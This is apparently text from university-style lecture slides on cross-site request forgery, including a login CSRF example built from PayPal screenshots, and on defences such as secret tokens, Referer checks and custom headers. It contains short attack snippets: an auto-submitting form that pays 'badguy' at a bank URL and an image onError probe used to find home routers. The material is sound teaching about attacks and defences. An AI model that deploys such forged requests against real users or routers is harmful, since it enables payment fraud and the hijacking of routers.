
```
<form name=F action=http://bank.com/BillPay.php>  
<input name=recipient value=badguy> ...  
<script> document.F.submit(); </script>
```

- Browser sends user auth cookie with request
 - ◆ Transaction will be fulfilled


◆ Problem:

- cookie auth is insufficient when side effects occur

Form post with cookie



Cookieless Example: Home Router



Attack on Home Router

[SRJ'07]

◆ Fact:

- 50% of home users have broadband router with a default or no password

◆ Drive-by Pharming attack: User visits malicious site

- JavaScript at site scans home network looking for broadband router:

- SOP allows "send only" messages
- Detect success using onerror:

```
<IMG SRC=192.168.0.1 onError = do() >
```

- Once found, login to router and change DNS server

◆ Problem: "send-only" access sufficient to reprogram router

CSRF Defenses

◆ Secret Validation Token



```
<input type=hidden value=23a3af01b>
```

◆ Referer Validation

The Facebook logo, which is the word "facebook" in white lowercase letters on a dark blue rectangular background.

```
Referer: http://www.facebook.com/home.php
```

◆ Custom HTTP Header




```
X-Requested-By: XMLHttpRequest
```

Secret Token Validation



- ◆ Requests include a hard-to-guess secret
 - Unguessability substitutes for unforgeability
- ◆ Variations
 - Session identifier
 - Session-independent token
 - Session-dependent token
 - HMAC of session identifier

Secret Token Validation



```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></div>  
="/images/logo.jpg" width='110'></div>
```

Referer Validation

Facebook Login

For your security, never enter your Facebook password on sites not located on Facebook.com.

Email:

Password:

Remember me

Login

or Sign up for Facebook

[Forgot your password?](#)

Referer Validation Defense

- ◆ HTTP Referer header
 - Referer: http://www.facebook.com/
 - Referer: http://www.attacker.com/evil.html
 - Referer:
- ◆ Lenient Referer validation
 - Doesn't work if Referer is missing
- ◆ Strict Referer validation
 - Secure, but Referer is sometimes absent...




Referer Privacy Problems

- ◆ Referer may leak privacy-sensitive information
`http://intranet.corp.apple.com/projects/iphone/competitors.html`
- ◆ Common sources of blocking:
 - Network stripping by the organization
 - Network stripping by local machine
 - Stripped by browser for HTTPS -> HTTP transitions
 - User preference in browser
 - Buggy user agents
- ◆ Site cannot afford to block these users


Broader view of CSRF

- ◆ Abuse of cross-site data export feature
 - From user's browser to honest server
 - Disrupts integrity of user's session
- ◆ Why mount a CSRF attack?
 - Network connectivity
 - Read browser state
 - Write browser state
- ◆ Not just "session riding"

Login CSRF



Payments Login CSRF



Payments Login CSRF

PayPal is the safer, easier way to pay - PayPal - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Paypal Inc. (US) <https://www.paypal.com/us/cgi-bin/webscr?c> Google

FAQ - Sura-Sura Kanji Quizzer PayPal is the safer, easier way to...

Kanji Quizzer Total: \$1.00

PayPal is the safer, easier way to pay

PayPal securely processes payments for **Kanji Quizzer**. You can finish paying in a few clicks.

Why use PayPal?

Use your credit card online without exposing your card number to merchants.

Speed through checkout. No need to enter your card number or address.

Don't have a PayPal account?
Use your credit card or bank account (where available). [Continue](#)

LOG IN TO PAYPAL


Email:

Password:

[Log In](#)

Done www.paypal.com

Payments Login CSRF



Payments Login CSRF

Add a Bank Account in the United States - PayPal - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Paypal Inc. (US) https://www.paypal.com/us/cgi-bin/webscr?dispatch=5885d80a13k Google

FAQ - Sura-Sura Kanji Quizzer Add a Bank Account in the United...

Log Out | Help | Security Center Search

PayPal

My Account | Send Money | Request Money | Merchant Services | Auction Tools | Products & Services

Add a Bank Account in the United States [Secure Transaction](#)

PayPal protects the privacy of your financial information regardless of your payment source. This bank account will become the default funding source for most of your PayPal payments, however you may change this funding source when you make a payment. Review our [education page](#) to learn more about PayPal policies and your payment-source rights and remedies.

The safety and security of your bank account information is protected by PayPal. We protect against unauthorized withdrawals from your bank account to your PayPal account. Plus, we will notify you by email whenever you deposit or withdraw funds from this bank account using PayPal.

Country: United States

*Bank Name:

Account Type: Checking Savings

U.S. Check Sample

MEMO

⑆211554485⑆ 0012 1456874801 ⑈

Routing Number (9 digits) | Check# (3-17 digits) | Account Number

